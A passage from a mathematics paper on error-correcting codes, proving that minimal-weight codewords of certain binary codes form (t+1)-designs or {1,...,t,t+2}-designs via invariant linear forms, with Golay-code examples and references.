(which follows from [13], p. 58, Eq. (24)), we obtain a representation for $\phi_u(z)$ in the simple form

$$\phi_u(z) = \sum_{j=u}^{i} (-1)^{j-u} \binom{i}{u} \binom{d-j}{i-j} \sigma_j(x) . \qquad (7)$$

Equation (1) now follows from (4) and (7), after applying the classical identity $\sum_u \binom{i-u}{j-u} \binom{n-2i+u}{u} = \binom{n-i+1}{j}$ ([12], Eq. (3.2)), together with $\binom{i}{j}\binom{j}{u} = \binom{i}{u}\binom{i-u}{j-u}$.

The set of all $\phi(z)$ associated with monomials m of degree i spans the whole space harm(i). For by construction the linear space spanned by these functions is invariant under the symmetric group S_n; and as the harmonic spaces harm(j) are the *irreducible* S_n-invariant subspaces of R^Ω, this implies that the space in question coincides with harm(i). This completes the proof of Theorem 4.

We conclude this section with an application of Theorem 4. (A stronger result will be given in Section 3.)

Theorem 5. *A classical* $(l-2)$*-design* P *is also an* $\{l\}$*-design if and only if for any l-subset x of* $[1,n]$ *the quantity*

$$L_x = \{l(d-l+1) - (n-2l+2)\}\mu_{l,x} + (d-l+1)\mu_{l-1,x}\,, \tag{8}$$

where $\mu_{j,x}$ *is the number of blocks in* P *that have exactly j points in common with x, is independent of the choice of x.* (*We shall therefore call* L_x *an invariant linear form.*)

Proof. Let λ_j $(0 \le j \le l-2)$ be the number of blocks of P containing a particular set of j points. If x is any l-subset of $[1,n]$ then since P is an $(l-2)$-design we have

$$\langle \pi(\mathsf{P}),\, \sigma_j(x) \rangle = \begin{bmatrix} l \\ j \end{bmatrix}_2 \lambda_j\,, \quad j = 0, 1, \ldots, l-2\,,$$

$$\langle \pi(\mathsf{P}),\, \sigma_{l-1}(x) \rangle = l\,\mu_{l,x} + \mu_{l-1,x}\,,$$

$$\langle \pi(\mathsf{P}),\, \sigma_l(x) \rangle = \mu_{l,x}\,.$$

Now P is an $\{l\}$-design if and only if $\langle \pi(\mathsf{P}),\, f \rangle = 0$ for all $f \in \mathrm{harm}(l)$, or equivalently (from Theorem 4) if and only if $\langle \pi(\mathsf{P}),\, \phi(x) \rangle = 0$ for all l-subsets x of $[1,n]$. Using (1) with $i = l$, and the trivial calculation that

$$\frac{(-1)^l \begin{bmatrix} d-l \\ 0 \end{bmatrix}_2 \begin{bmatrix} n-l+1 \\ l \end{bmatrix}_2 \begin{bmatrix} l \\ l \end{bmatrix}_2}{(-1)^{l-1} \begin{bmatrix} d-l+1 \\ 1 \end{bmatrix}_2 \begin{bmatrix} n-l+1 \\ l-1 \end{bmatrix}_2 \begin{bmatrix} l \\ l-1 \end{bmatrix}_2} = -\frac{n-2l+2}{d-l+1}$$

we see that $\langle \pi(\mathsf{P}),\, \phi(x) \rangle = 0$ for all x implies that L_x is independent of x. Conversely, if L_x is independent of x, the inner product

$$\langle \pi(\mathsf{P}),\, \sum_{j=0}^{l} (-1)^j \begin{bmatrix} l \\ j \end{bmatrix}_2^{-1} \begin{bmatrix} d-j \\ l-j \end{bmatrix}_2 \begin{bmatrix} n-l+1 \\ j \end{bmatrix}_2 \sigma_j(x) \rangle = A\,,$$

for some constant A independent of x. Since

$$\sum_x \sigma_j(x) \in \mathrm{hom}(0)\,, \quad \text{for all} \quad j\,,$$

$$\sum_{j=0}^{l} (-1)^j \begin{bmatrix} l \\ j \end{bmatrix}_2^{-1} \begin{bmatrix} d-j \\ l-j \end{bmatrix}_2 \begin{bmatrix} n-l+1 \\ j \end{bmatrix}_2 \sigma_j(x) \in \mathrm{harm}(l)\,, \quad \text{for all} \quad x\,,$$

we have

$$\sum_x \sum_{j=0}^{l} (-1)^j \binom{l}{j}^{-1} \binom{d-j}{l-j} \binom{n-l+1}{j} \sigma_j(x) \in \hom(0) > \mathrm{harm}(l) = \{0\} ,$$

and so $A = 0$. This completes the proof.

3. Invariant linear forms

Any S_n-invariant subspace ζ of $\mathbb{R}^{\Omega}$ is the sum of harmonic subspaces:

$$\zeta = \sum_{i \in T} \mathrm{harm}(i) , \tag{9}$$

where T is a well-defined subset of $\{0, 1, \ldots, d\}$, and $\sum$ denotes an orthogonal sum. There are 2^{d+1} such subspaces ζ.

Let $\mathbb{P}$ be a subset of Ω. A subspace ζ of $\mathbb{R}^{\Omega}$ will be said to be $\mathbb{P}$*-regular* if

$$\langle \pi(\mathbb{P}), \psi \rangle = \frac{|\mathbb{P}|}{|\Omega|} \langle \pi(\Omega), \psi \rangle , \quad \text{for all} \quad \psi \in \zeta . \tag{10}$$

Note that since $\pi(\Omega)$ is the function 1 (which spans $\mathrm{harm}(0)$), the inner product $\langle \pi(\Omega), \psi \rangle$ vanishes for all $\psi \in \mathrm{harm}(j)$ with $j \geq 1$.

Theorem 6. *A non-empty subset* $\mathbb{P} \subseteq \Omega$ *is a T-design if and only if the subspace* ζ *defined by* (9) *is* $\mathbb{P}$*-regular.*

Proof. If ζ is $\mathbb{P}$-regular it follows from (9) and (10) that

$$\langle \pi(\mathbb{P}), \psi \rangle = 0, \quad \text{for all} \quad \psi \in \mathrm{harm}(j) \quad \text{with} \quad j \in T,\ j \neq 0 , \tag{11}$$

i.e. $\mathbb{P}$ is a T-design. Conversely, if $\mathbb{P}$ is a T-design with $0 \notin T$ then

$$\pi(\mathbb{P}) \in \sum_{i \notin T} \mathrm{harm}(i) \tag{12}$$

and so $\zeta = \sum_{i \in T} \mathrm{harm}(i)$ is $\mathbb{P}$-regular.

We can now give the generalization of Theorem 5 that will be used to prove the main

theorem. We replace (8) by a more general invariant form, (13).

Theorem 7. *Let* P *be a non-empty subset of* Ω. *Suppose that for some integer* l *with* $1 \le l \le d$ *there exist real numbers* a, b, c, *not all zero, such that*

$$a\,\mu_{l,x} + b\,\mu_{l-1,x} = c \tag{13}$$

for all l*-subsets* x *of* $\{1, 2, \ldots, n\}$ ($\mu_{j,x}$ *was defined in Theorem* 5). *Then*

$$\begin{aligned} &\mathsf{P} \text{ is an } \{l\}\text{-design}, \qquad \text{if} \quad a \ne lb, \\ &\mathsf{P} \text{ is an } \{l-1\}\text{-design}, \quad \text{if} \quad a = lb. \end{aligned} \tag{14}$$

In particular, if P *is not an* $\{l-1\}$*-design then* P *is an* $\{l\}$*-design.*

Proof. For a given l-set $x = \{p_1, \ldots, p_l\}$ let us define a function $\psi_x \in \mathsf{R}^{\Omega}$ by

$$\begin{aligned} \psi_x(\xi_1, \ldots, \xi_n) &= a\,\xi_{p_1}\xi_{p_2}\cdots\xi_{p_l} + \\ b[(1-\xi_{p_1})\xi_{p_2}\cdots\xi_{p_l} &+ \xi_{p_1}(1-\xi_{p_2})\xi_{p_3}\cdots\xi_{p_l} + \cdots + \xi_{p_1}\cdots\xi_{p_{l-1}}(1-\xi_{p_l})]. \end{aligned} \tag{15}$$

The assumption (13) can be written as

$$\langle \pi(\mathsf{P}), \psi_x \rangle = c, \quad \text{for all} \quad l\text{-sets} \quad x. \tag{16}$$

The value of c can be deduced from a and b by summing (13) over all l-sets x; this yields

$$\left[a \binom{d}{l} + b \binom{d}{l-1} \binom{n-d}{1} \right] |\mathsf{P}| = c \binom{n}{l}. \tag{17}$$

Now $\langle \pi(\Omega), \psi_x \rangle$ is clearly constant, and this constant, c' say, is given by

$$\left[a \binom{d}{l} + b \binom{d}{l-1} \binom{n-d}{1} \right] |\Omega| = c' \binom{n}{l}. \tag{18}$$

It follows from (17), (18) that (16) amounts to

$$\langle \pi(\mathsf{P}), \psi_x \rangle = \frac{|\mathsf{P}|}{|\Omega|} \langle \pi(\Omega), \psi_x \rangle, \quad \text{for all} \quad l\text{-sets} \quad x. \tag{19}$$

Consider the linear space ζ spanned by the functions ψ_x (for all l-sets x). By definition, ζ is S_n-invariant. Furthermore it follows from (19) that ζ is P-regular. Hence P is a T-design with respect to the set T defined from the harmonic decomposition (9) of ζ. In view of (15) we have

$$\psi_x(\xi) = (a - lb)\xi_{p_1} \cdots \xi_{p_l} + \theta_{l-1}, \tag{20}$$

where θ_{l-1} is a member of $\hom(l-1)$. Hence ζ is a subspace of $\hom(l)$, and ζ is a subspace of $\hom(l-1)$ if and only if $a = lb$. Furthermore it is easily seen from (15) that (assuming a, b, c are not all zero) ζ is not a subspace of $\hom(l-2)$. (This is obvious if $a \neq lb$. When $a = lb$,

$$\begin{aligned}
\sum_{\substack{x = \{1, \ldots, l-1, i\} \\ \text{where } i = l, \ldots, n}} \psi_x(\xi) &= b \sum_{i=l}^{n} [\xi_2 \xi_3 \cdots \xi_{l-1} + \xi_1 \xi_3 \cdots \xi_{l-1} + \cdots + \xi_1 \xi_2 \cdots \xi_{l-2}]\xi_i \\
&\quad + b(n-l+1)\xi_1 \cdots \xi_{l-1} \\
&= b[\xi_2 \cdots \xi_{l-1} + \cdots + \xi_1 \cdots \xi_{l-2}]\left(d - \sum_{i=1}^{l-1} \xi_i\right) \\
&\quad + b(n-l+1)\xi_1 \cdots \xi_{l-1} \\
&= b(n-2l+2)\xi_1 \cdots \xi_{l-1} \\
&\quad + b(d-l+2)[\xi_2 \cdots \xi_{l-1} + \cdots + \xi_1 \cdots \xi_{l-2}],
\end{aligned}$$

and since $n - 2l + 2$ is not zero, this sum cannot belong to $\hom(l-2)$ unless b, and hence a and c, are zero.) Thus if $a \neq lb$ then P is an $\{l\}$-design, and if $a = lb$ then P is an $\{l-1\}$-design. This completes the proof.

4. Proof of Theorem 2

Suppose C satisfies the hypotheses of Theorem 2. By Theorem 1 the codewords of any weight w_i in C form a t-design. If $k = \dim C = 1$, only the repetition code yields a t-design. In this case $C^{\perp}$ consists of all even weight vectors and gives trivial designs. So from now on we assume $k > 1$.

It is easy to see (the argument is given on page 165 of [17]) that there are no codewords of $C^{\perp}$ with weight w' satisfying $n-t < w' < n$, and hence that there are two cases: (i) C is even, $w'_{s'} = n$, $s' = d-t+1$, or (ii) C is not even, $w'_{s'} \neq n$, $s' = d-t$. Thus we can write

$$s' = d - t + 1 - \delta , \tag{21}$$

where $\delta = 0$ if C is even, $\delta = 1$ if C is not even.

We work in the framework of the Hamming association scheme $H(n,2)$ – see [8], [9], [11], [17, Chap. 21] for background. The *Krawtchouk polynomial* of degree i is defined to be

$$P_i(\xi) = \sum_{j=0}^{i} (-1)^j \binom{\xi}{j} \binom{n-\xi}{i-j} \quad (0 \le i \le n) ,$$

and the *annihilator polynomial* of C is

$$\alpha(\xi) = 2^{n-k} \prod_{i=1}^{s'} \left(1 - \frac{\xi}{w'_i}\right).$$

Let us expand

$$\xi^m \, \alpha(\xi) = \sum_{i=0}^{s'+m} \alpha_i^{(m)} \, P_i(\xi), \qquad m = 0, 1, \ldots .$$

We set $\alpha_i^{(0)} = \alpha_i$. Note that $\alpha_{s'+m}^{(m)} \neq 0$ for all m.

It was shown in [9] that for all $x \in \mathbb{F}_2^n$,

$$\sum_{i=0}^{s'+m} \alpha_i^{(m)} \, b_i(x) = \begin{cases} 1, & m = 0, \\ 0, & m \ge 1, \end{cases} \tag{22}$$

where $b_i(x)$ is the number of codewords in C at distance i from x.

We next prove a lemma.

Lemma 8. *Let C be a binary $[n, k, d]$ code with nonzero weights $w_1 = d, w_2, \ldots, w_s$, and let $w'_1, \ldots, w'_{s'}$ be the nonzero weights in the dual code $C^{\perp}$. Let t be the greatest integer in the range $0 < t < d$ such that there are at most $d - t$ weights w'_i with $0 < w'_i \le n - t$, and suppose $w_2 \ge d + 4$. If the codewords of minimal weight form a $(t+1)$-design then so do the codewords of any nonzero weight w_i.*

Proof. Let x be an arbitrary subset of $\{1, 2, \ldots, n\}$ of size $l = t + 1$. Setting $m = w_2 - d - 2 + \delta > 0$ in (22) we obtain

$$\sum_{i=0}^{w_2 - t - 1} \alpha_i^{(m)} \, b_i(x) = 0 . \tag{23}$$

The zero codeword contributes to the sum in (23) if and only if $l \le w_2 - t - 1$. The contributions from the codewords of weight d are independent of x, since by hypothesis these words form a $(t+1)$-design. Codewords of weight greater than w_2 do not contribute to the sum at all, since

$$w_3 - l > w_2 - l = w_2 - t - 1 . \tag{24}$$

We now consider the contributions from the codewords c of weight w_2. Suppose c intersects x in j points. Then

$$\mathrm{dist}(c, x) = w_2 + l - 2j \le w_2 - t - 1 , \tag{25}$$

implying $j = t + 1$, i.e. codewords of weight w_2 contribute to the sum in (23) if and only if they contain x. Therefore (23) implies that the number of codewords of weight w_2 containing x is independent of x, or in other words the codewords of weight w_2 form a $(t+1)$-design. Similarly, by taking $m = w_j - d - 2 + \delta$ in (22), we find that the words of weight w_j form a $(t+1)$-design. This proves the lemma.

We now complete the proof of Theorem 2. The set of minimal weight words in C will be

denoted by P, and $\mu_{j,x}$ is the number of words in P that have exactly j points in common with a given l-set x.

Case (i), C even, $s' = d - t + 1$. Suppose first that there is a smallest integer f in the range $0 \le f \le [(d-t)/2]$ such that $\alpha_{d-t-2f} \ne 0$. Let x be an arbitrary subset of $\{1, 2, \ldots, n\}$ of size $l = t + 2f$. Since C is even, the distances from x to C are all congruent to t (modulo 2), and from (22) we have

$$\sum_{\substack{i=0 \\ i \equiv t \pmod 2}}^{d-t-2f} \alpha_i \, b_i(x) \;=\; 1 \,. \tag{26}$$

Proceeding as in the proof of the lemma, we find that only the zero codeword and the codewords of weight d contribute to the sum in (26), and the words of weight d contribute if and only if they contain x. Equation (26) then reads

$$\alpha_{d-t-2f} \, \mu_{t+2f,x} \;=\; 1 \;-\; \alpha_{t+2f} \, \varepsilon_{d-2t-2f-2} \,, \tag{27}$$

where we set

$$\varepsilon_p \;=\; \begin{cases} 0 & p < 0, \\ 1 & p \ge 0. \end{cases}$$

If $f \ge 1$ we conclude from (27) that P is a $(t+2f)$-design, in particular a $(t+1)$-design, and therefore by Lemma 8 that the codewords of every nonzero weight form $(t+1)$-designs.

On the other hand suppose $f = 0$. We take x to have weight $l = t + 2$, and find that (22) becomes

$$\alpha_{d-t-2} \, \mu_{t+2,x} \;+\; \alpha_{d-t} \, \mu_{t+1,x} \;=\; 1 \;-\; \alpha_{t+2} \, \varepsilon_{d-2t-2} \,, \tag{28}$$

where both coefficients on the left side are nonzero. From Theorem 7 we conclude that P is a $\{t+1\}$-design or a $\{t+2\}$-design, and hence either a $(t+1)$-design or a $\{1, \ldots, t, t+2\}$-design. In the former case Lemma 8 extends this to codewords of every nonzero weight.

The third possibility is that no such f exists, and all coefficients α_{d-t-2i} are zero. But in this case taking x in (22) to have weight t leads to a contradiction (that left side of (26) vanishes but the right side does not).

Case (ii), C not even, $s' = d-t$. Let x have weight $t+2$. Equation (22) implies

$$\alpha_{d-t-2}\,\mu_{t+2,x} + \alpha_{d-t}\,\mu_{t+1,x} = 1 - \alpha_{t+2}\,\varepsilon_{d-2t-2}\,,$$

where $\alpha_{d-t} \neq 0$. From Theorem 7 we conclude that P is a $\{t+1\}$-design or a $\{t+2\}$-design, and Lemma 8 completes the proof.

An alternative proof of Theorem 2. The above argument shows only that an invariant linear form of the type (13) exists; by Theorem 7 this is enough to prove the desired result. However it is possible to give a proof in which a ''computation miracle'' produces an explicit invariant linear form. We give this direct proof in the case when C is even. We suppose that P is not a $(t+1)$-design.

By applying (22) with $m = 0$ and 1 to a $(t+1)$-set x we obtain

$$\alpha_{d-t-1}\,\mu_{t+1,x} + \alpha_{d-t+1}\,\mu_{t,x} = 1 - \alpha_{t+1}\,\varepsilon_{d-2t}\,, \tag{29}$$

$$\alpha^{(1)}_{d-t-1}\,\mu_{t+1,x} + \alpha^{(1)}_{d-t+1}\,\mu_{t,x} = -\,\alpha^{(1)}_{t+1}\,\varepsilon_{d-2t+1}\,, \tag{30}$$

where $\alpha_{d-t+1} \neq 0$. Since P is a t-design,

$$(t+1)\,\mu_{t+1,x} + \mu_{t,x} = (t+1)\,\lambda_t\,, \tag{31}$$

where λ_t is the number of blocks through t given points. Since P is not a $(t+1)$-design, the left sides of (29)-(31) must be proportional (or else $m_{t+1,x}$ would be independent of x). Therefore

$$\alpha_{d-t-1} = (t+1)\,\alpha_{d-t+1}\,, \tag{32}$$

$$\alpha^{(1)}_{d-t-1} = (t+1)\,\alpha^{(1)}_{d-t+1}\,, \tag{33}$$

and so $\alpha_{d-t-1} \neq 0$. From the Krawtchouk recurrence [17, p. 152]

$$(i+1)\,P_i(\xi) = (n-2\xi)\,P_i(\xi) - (n-i+1)\,P_{i-1}(\xi)$$

($i \geq 1$), with $P_0(\xi) = 1$, $P_1(\xi) = n-2\xi$, we obtain

$$2\alpha_i^{(1)} = -(n-i)\alpha_{i+1} + n\alpha_i - i\alpha_{i-1} \tag{34}$$

($i \geq 1$). In particular,

$$2\alpha_{d-t+1}^{(1)} = n\alpha_{d-t+1} - (d-t+1)\alpha_{d-t}\,, \tag{35}$$

$$2\alpha_{d-t-1}^{(1)} = -(n-d+t+1)\alpha_{d-t} + n\alpha_{d-t-1} - (d-t-1)\alpha_{d-t-2}\,. \tag{36}$$

Furthermore $\alpha_{d-t} \neq 0$, or else (as shown in the first proof) P is a $(t+1)$-design. From (32), (33), (35), (36) we obtain

$$\alpha_{d-t-2} = \frac{(t+2)(d-t-1) - (n-2t-2)}{d-t-1}\,\alpha_{d-t}\,. \tag{37}$$

We now apply (22) with $m=0$ to a $(t+2)$-set x and find

$$\{(t+2)(d-t-1) - (n-2t-2)\}\,\mu_{t+2,x} + (d-t-1)\mu_{t+1,x}$$
$$= \frac{d-t-1}{\alpha_{d-t}}\,(1-\alpha_{t+2}\,\varepsilon_{d-2t-1})\,. \tag{38}$$

The left-hand side of (38) is the desired linear form, independent of x. Theorem 7 and Lemma 8 complete the proof. The most interesting aspect of this argument is the leverage provided by the assumption that P is *not* a $(t+1)$-design.

Examples. An example with $t=5$ is provided by the set of 759 minimal weight words in the [24, 12, 8] Golay code. In this case we have the identity $\mu_{7,x} + \mu_{6,x} = 1$ for any 7-set x. (There are only two possibilities, $(\mu_{7,x}, \mu_{6,x}) = (0,1)$ or $(1,0)$, corresponding to the two kinds of 7-subsets of $[1, 24]$ under the action of the Mathieu group M_{24} – cf. [6, Fig. 10.1].) The 759 words form a $\{1, 2, 3, 4, 5, 7\}$-design.

A second example with $t=5$ is provided by the 17296 minimal weight words in the $[48, 24, 12]$ extended quadratic-residue code (or in any self-dual doubly even $[48, 24, 12]$ code). In this case we have the identity $\mu_{7,x} + \mu_{6,x} = 8$ for any 7-set x. (There are only two possibilities: $(\mu_{7,x}, \mu_{6,x}) = (0,8)$ or $(1,7)$.) Again the minimal weight words form a $\{1, 2, 3, 4, 5, 7\}$-design.

A more trivial example with $t=1$ is provided by the $[n=2m, 2, m]$ code $\{0^{2m}, 0^m 1^m, 1^m 0^m, 1^{2m}\}$. The two words of weight m form a $\{1,3\}$-design.

A further example: complementation. The $\{1, 2, \ldots, l, l+2\}$-design property is preserved when the blocks of P are complemented. To see this, let $\overline{\mathsf{P}} = \{[1,n] \setminus B \mid B \in \mathsf{P}\}$, and let $\nu_{j,x}$ be the number of blocks in $\overline{\mathsf{P}}$ meeting a given $(l+2)$-set x in exactly j points. Then $\nu_{j,x} = \mu_{l+2-j,x}$, and we must therefore show that

$$\bar{a}\,\mu_{0,x} + \bar{b}\,\mu_{1,x} = \bar{c} \tag{39}$$

for all x, for suitable real numbers $\bar{a}, \bar{b}, \bar{c}$ not all zero. Since $\overline{\mathsf{P}}$ is a $\{1, 2, \ldots, l, l+2\}$-design we have invariant linear forms

$$a\,\mu_{l+2,x} + b\,\mu_{l+1,x} = c\,, \quad \text{where} \quad b \neq 0\,, \tag{40}$$

$$\sum_{i=j}^{l+2} \binom{i}{j} \mu_{i,x} = \binom{l+2}{j} \lambda_j\,, \quad j=0, 1, \ldots, l\,, \tag{41}$$

where λ_j is the number of blocks of P through j given points. Equations (40), (41) form a triangular system of $l+2$ equations in the $l+3$ quantities $\mu_{j,x}$, $j=0, \ldots, l+2$. From this we obtain

$$\mu_{0,x} = \alpha\,\mu_{l+2,x} + \beta\,, \quad (\alpha, \beta \text{ not both zero})\,,$$

$$\mu_{1,x} = \gamma\,\mu_{l+2,x} + \delta\,, \quad (\gamma, \delta \text{ not both zero})\,,$$

for suitable real numbers $\alpha, \beta, \gamma, \delta$, and Equation (39) follows.

5. Extension to codewords of higher weight and the proof of Theorem 3

Lemma 8 shows that if the codewords of minimal weight form a $(t+1)$-design then so do the codewords of any nonzero weight. To extend the $\{1, 2, \ldots, t, t+2\}$-design property to codewords of higher weight it is necessary to make some assumptions about the gap sizes $w_i - w_{i-1}$ for $i \geq 3$. In the sequel we shall only consider self-dual codes with all weights divisible by 4, even though the arguments apply to a wider class of codes.

We begin with an example, the $[24, 12, 8]$ Golay code. The annihilator polynomial is

$$\begin{aligned} \alpha(\xi) &= 2^{12}\left(1-\frac{\xi}{8}\right)\left(1-\frac{\xi}{12}\right)\left(1-\frac{\xi}{16}\right)\left(1-\frac{\xi}{24}\right) \\ &= \sum_{i=0}^{3} P_i(\xi) + \frac{1}{6} P_4(\xi) \, . \end{aligned} \tag{42}$$

Given an arbitrary 7-set x, let $M_{j,x}^{w}$ be the number of codewords of weight w that meet x in exactly j points. From (38), (41) we obtain the invariant linear forms

$$M_{7,x}^{8} + M_{6,x}^{8} \, , \tag{43}$$

$$21M_{7,x}^{8} + 6M_{6,x}^{8} + M_{5,x}^{8} \, . \tag{44}$$

Next we apply (22) with $m = 1$ to obtain the invariant form

$$\alpha_1^{(1)} M_{7,x}^{8} + \alpha_3^{(1)} M_{6,x}^{8} + \alpha_5^{(1)} M_{5,x}^{8} + \alpha_5^{(1)} M_{7,x}^{12} \, . \tag{45}$$

Before calculating the shifted Krawtchouk coefficients $\alpha_j^{(1)}$ we can see that there are two possibilities. The first is that the form

$$\alpha_1^{(1)} M_{7,x}^{8} + \alpha_3^{(1)} M_{6,x}^{8} + \alpha_5^{(1)} M_{5,x}^{8} \tag{46}$$

is a linear combination of (43) and (44). Since $\alpha_5^{(1)} \neq 0$, we may conclude that in this case the codewords of weight 12 form a 7-design. The second possibility is that (43), (44), (46) form a basis for the space of linear forms in the variables $M_{j,x}^{8}$ $j = 5, 6, 7$. Now we understand the Golay

code well enough to know that the first possibility does not occur, but it is precisely this argument that we will apply to an arbitrary doubly-even code. We may in fact calculate the shifted Krawtchouk coefficients from (34), finding that $\alpha_0^{(1)} = \alpha_1^{(1)} = \alpha_2^{(1)} = 0$, $\alpha_3^{(1)} = \frac{35}{4}$, $\alpha_4^{(1)} = 0$, $\alpha_5^{(1)} = -\frac{5}{12}$, so (45) becomes

$$21\, M_{6,x}^8 - M_{5,x}^8 - M_{7,x}^{12} . \tag{47}$$

Next we apply (22) with $m = 3$ to obtain the invariant form

$$\alpha_1^{(3)}\, M_{7,x}^8 + \alpha_3^{(3)}\, M_{6,x}^8 + \alpha_5^{(3)}\, M_{5,x}^8 + \alpha_7^{(3)}\, M_{4,x}^8 + \alpha_5^{(3)}\, M_{7,x}^{12} + \alpha_7^{(3)}\, M_{6,x}^{12} , \tag{48}$$

where $\alpha_7^{(3)} \neq 0$. From (41) we have a second invariant form involving the new variable $M_{4,x}^8$, namely

$$35\, M_{7,x}^8 + 15\, M_{6,x}^8 + 5\, M_{5,x}^8 + M_{4,x}^8 . \tag{49}$$

Since (43), (44), (46), (47) are a basis for the space of linear forms in the variables $M_{j,x}^8$ $j = 4, 5, 6, 7$, we may eliminate these variables from (48) and obtain an invariant form

$$a\, M_{7,x}^{12} + b\, M_{6,x}^{12} ,$$

of type (13). In this case $a/b = 5$, and so the codewords of weight 12 in the Golay code form a $\{1, 2, 3, 4, 5, 7\}$-design.

The proof of Theorem 3 is a straightforward generalization of this example. From Theorem 1 the codewords of any given weight w_p form a t-design, so (generalizing (41)) we have invariant linear forms

$$L_{w_p, j} = \sum_{h=1}^{t+2} \alpha_j^h M_{h,x}^{w_p}, \quad j = 0, 1, \ldots, t, \quad p = 1, \ldots, d - t , \tag{50}$$

where x is an arbitrary $(t+2)$-subset of $[1, n]$. From (22) we also have invariant forms (generalizing (45) and (48)):

$$H_m = \sum_{\substack{w_i, j \\ w_i+t+2-2j \le d-t+1+m}} \alpha^{(m)}_{w_i+t+2-2j} \, M^{w_i}_{j,x} , \quad m = 1, 3, 5, \ldots . \tag{51}$$

Finally Theorem 2 provides an invariant form

$$a \, M^d_{t+2,x} + b \, M^d_{t+1,x} , \quad b \neq 0 . \tag{52}$$

The theorem is proved by induction. For $i = 2, \ldots$, let $\Gamma(i)$ be the linear system in the variables $\{M^{w_p}_{j,x} : p < i, w_p + t + 2 - 2j < w_i - t - 2\}$ consisting of (52) and the linear forms

$$L_{w_p, j} \quad \text{for} \quad p < i, \quad w_p + t + 2 - 2j < w_i - t - 2 , \quad \text{and}$$

$$H_m \quad \text{for} \quad m < w_i - d - 3 , \quad m \quad \text{odd} .$$

The inductive hypothesis is that the corank of the linear system $\Gamma(i)$ is at most 1. This is certainly true for $i = 2$, since $\Gamma(2)$ includes the triangular system consisting of (52) and $L_{d,j}$ for $d + t + 2 - 2j < w_2 - t - 2$.

The linear system $\Gamma(i+1)$ involves variables $M^{w_p}_{j,x}$ that do not appear in $\Gamma(i)$. For each new variable $M^{w_p}_{j,x}$ with $w_p < w_{i+1}$ we have a linear form $L_{w_p, f}$, so these new variables do not change the corank. The linear form

$$H_{w_{i+1}-d-3} - \alpha^{(w_{i+1}-d-3)}_{w_{i+1}-t-2} \, M^{w_{i+1}}_{t+2,x} \tag{53}$$

only involves variables $M^{w_p}_{j,x}$ with $w_p < w_{i+1}$. We distinguish two cases.

The first is that (53) is a linear combination of forms from $\Gamma(i)$ and forms $L_{w_p, f}$ involving variables $M^{w_p}_{j,x}$ not appearing in $\Gamma(i)$. Then $M^{w_{i+1}}_{t+2,x}$ is independent of x, that is the codewords of weight w_{i+1} form a $(t+2)$-design. Now $\Gamma(i+1)$ includes the triangular system

$$M^{w_{i+1}}_{t+2,x}, \; (t+2) \, M^{w_{i+1}}_{t+2,x} + M^{w_{i+1}}_{t+1,x}, \; L_{w_{i+1}, j}$$

in the variables $M^{w_p}_{j,x}$, so the corank of $\Gamma(i+1)$ is at most 1.

The second case is that the linear form (53), together with the forms in $\Gamma(i)$ and the forms $L_{w_p, f}$ involving variables $M_{j,x}^{w_p}$ not appearing in $\Gamma(i)$, form a basis for the space of linear forms in the variables appearing in (53). Now consider $H_{w_{i+1}-d-1}$. We may eliminate variables from $H_{w_{i+1}-d-1}$ to obtain a linear form

$$a\, M_{t+2,x}^{w_{i+1}} + b\, M_{t+1,x}^{w_{i+1}}, \tag{54}$$

where $b \neq 0$. By Theorem 7 we may conclude that the codewords of weight w_{i+1} form a $(t+1)$-design or a $\{1, 2, \ldots, t, t+2\}$-design. The rank of $\Gamma(i+1)$ restricted to variables $M_{j,x}^{w_p}$ for $p < i+1$ is full. Since $\Gamma(i+1)$ includes the triangular system $\{(54), L_{w_{i+1}, j}\}$ in the variables $M_{j,x}^{w_{i+1}}$, the corank of $\Gamma(i+1)$ is at most 1.

Remarks. The proof leaves open the possibility that the codewords of weight w_i might form a $(t+1)$-design while the codewords of weight w_j $(j \neq i)$ form a $\{1, \ldots, t, t+2\}$-design.

Acknowledgements

We thank the referees for several helpful comments.

REFERENCES

[1] M. Abramowitz and I. A. Stegun, ‘‘Handbook of Mathematical Functions’’, National Bureau of Standards Appl. Math. Series, vol. 55, U.S. Dept. Commerce, Wash. D.C., 1972.

[2] E. F. Assmus, Jr., and H. F. Mattson, Jr., ‘‘New 5-designs’’, J. Comb. Theory, vol. 6 (1969), 122-151.

[3] A. R. Calderbank and P. Delsarte, ‘‘On error-correcting codes and invariant linear forms’’, SIAM J. Discrete Math., to appear.

[4] A. R. Calderbank and P. Delsarte, ‘‘The concept of a (t, r)-regular design as an extension of the classical concept of a t-design’’, preprint.

[5] J. H. Conway and V. Pless, ‘‘On the enumeration of self-dual codes’’, J. Comb. Theory, vol. 28A (1980), 26-53.

[6] J. H. Conway and N. J. A. Sloane, ‘‘Sphere Packings, Lattices and Groups’’, Springer-Verlag, N.Y. 1988.

[7] J. H. Conway and N. J. A. Sloane, ‘‘A new upper bound on the minimal distance of self-dual codes’’, IEEE Trans. Information Theory, vol. 36 (1990), 1319-1333.

[8] P. Delsarte, ‘‘An algebraic approach to the association schemes of coding theory’’, Philips Research Reports Supplements, vol. 10 (1973).

[9] P. Delsarte, ‘‘Four fundamental parameters of a code and their combinatorial significance’’, Info. Control, vol. 23 (1973), 407-438.

[10] P. Delsarte, ‘‘Hahn polynomials, discrete harmonics, and t-designs’’, SIAM J. Appl. Math., vol. 34 (1978), 157-166.

[11] J.-M. Goethals, ‘‘Association schemes’’, in ‘‘Algebraic Coding Theory and Applications’’, edited by G. Longo, CISM Courses and Lectures 258, Springer-Verlag, Vienna, 1979, 243-283.

[12] H. W. Gould, ‘‘Combinatorial Identities’’, Morgantown, W. Va., Revised edition, 1972.

[13] D. E. Knuth, ‘‘The Art of Computer Programming’’, vol. 1, 2nd edition, Addison-Wesley, Reading, Mass., 1973.

[14] H. V. Koch, ‘‘On self-dual, doubly-even codes of length 32’’, Report R-Math-32/84, Institüt f. Math., Akad. Wiss. DDR, Berlin, 1984.

[15] H. Koch, ‘‘Unimodular lattices and self-dual codes’’, in ‘‘Proc. Intern. Congress Math., Berkeley 1986’’, Amer. Math. Soc., Providence R.I., 1987, vol. 1, pp. 457-465.

[16] H. Koch and B. B. Venkov, ‘‘Über ganzzahlige euklidische Gitter’’, J. Reine Angew. Math., vol. **398** (1989), 144-168.

[17] F. M. MacWilliams and N. J. A. Sloane, ‘‘The Theory of Error-Correcting Codes’’, North Holland, Amsterdam, 1979.

[18] C. L. Mallows and N. J. A. Sloane, ‘‘An upper bound for self-dual codes’’, Inform. Control, vol. 22 (1973), 188-200.

[19] N. J. A. Sloane, ‘‘A Handbook of Integer Sequences’’, Academic Press, N.Y. 1973.

